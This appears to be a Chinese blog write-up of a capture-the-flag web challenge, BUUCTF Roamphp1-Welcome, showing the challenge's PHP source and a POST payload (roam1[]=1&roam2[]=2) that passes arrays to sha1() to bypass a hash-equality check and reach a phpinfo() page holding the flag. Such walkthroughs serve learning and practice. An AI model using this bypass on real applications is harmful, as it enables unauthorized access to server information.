BUUCTF [极客大挑战 2020] Roamphp1-Welcome

原创

Senimo_ 于 2020-12-21 14:23:21 发布

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF 极客大挑战 2020 Roamphp1Welcome writeup CTF

本文链接：https://blog.csdn.net/weixin_44037296/article/details/111473869

BUUCTF [极客大挑战 2020] Roamphp1-Welcome

考点：

1. **POST**传参方式
2. `sha1()`不能加密数组

启动题目：

等了一阵子，一直是这样，查阅其他wp得知，原题中提示有：`换一种请求方式`
使用**BurpSuite**抓去数据包：

将传参方式修改为**POST**，发送数据包，得到题目源码：


```php
error_reporting(0);
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
header("HTTP/1.1 405 Method Not Allowed");
exit();
} else {

    if (!isset($_POST['roam1']) || !isset($_POST['roam2'])){
        show_source(__FILE__);
    }
    else if ($_POST['roam1'] !== $_POST['roam2'] && sha1($_POST['roam1']) === sha1($_POST['roam2'])){
        phpinfo();  // collect information from phpinfo!
    }
}
```

源码分析：

- 若传参方式不为`POST`，则返回`405`
- **POST**方式传入参数`roam1`和`roam2`的值
- 俩变量的值不能相等，但`sha1()`加密后的值相等

因为`sha1()`不能加密数组，所以构造payload：

```
roam1[]=1&roam2[]=2
```




传参后得到进入**phpinfo()**页面：

PHP Version 7.2.25

System	Linux 2bac9cd779fe 4.15.0-128-generic #131-Ubuntu SMP Wed
Build Date	Nov 22 2019 17:25:17
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-pa scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking enable-mbstring' '--enable-mysqlnd' '--with-password-argon2 sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '- libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'buil
Server API	Apache 2.0 Handler

搜索即可得到flag：



LANG	
PHP_SHA256	746efeedc38e6ff7b1ec1432440f5fa801537adf6cd21e4afb3f040e
FLAG	flag{93f96b10-d374-494a-ae42-01bcd268c8a7}
APACHE_PID_FILE	/var/run/apache2/apache2.pid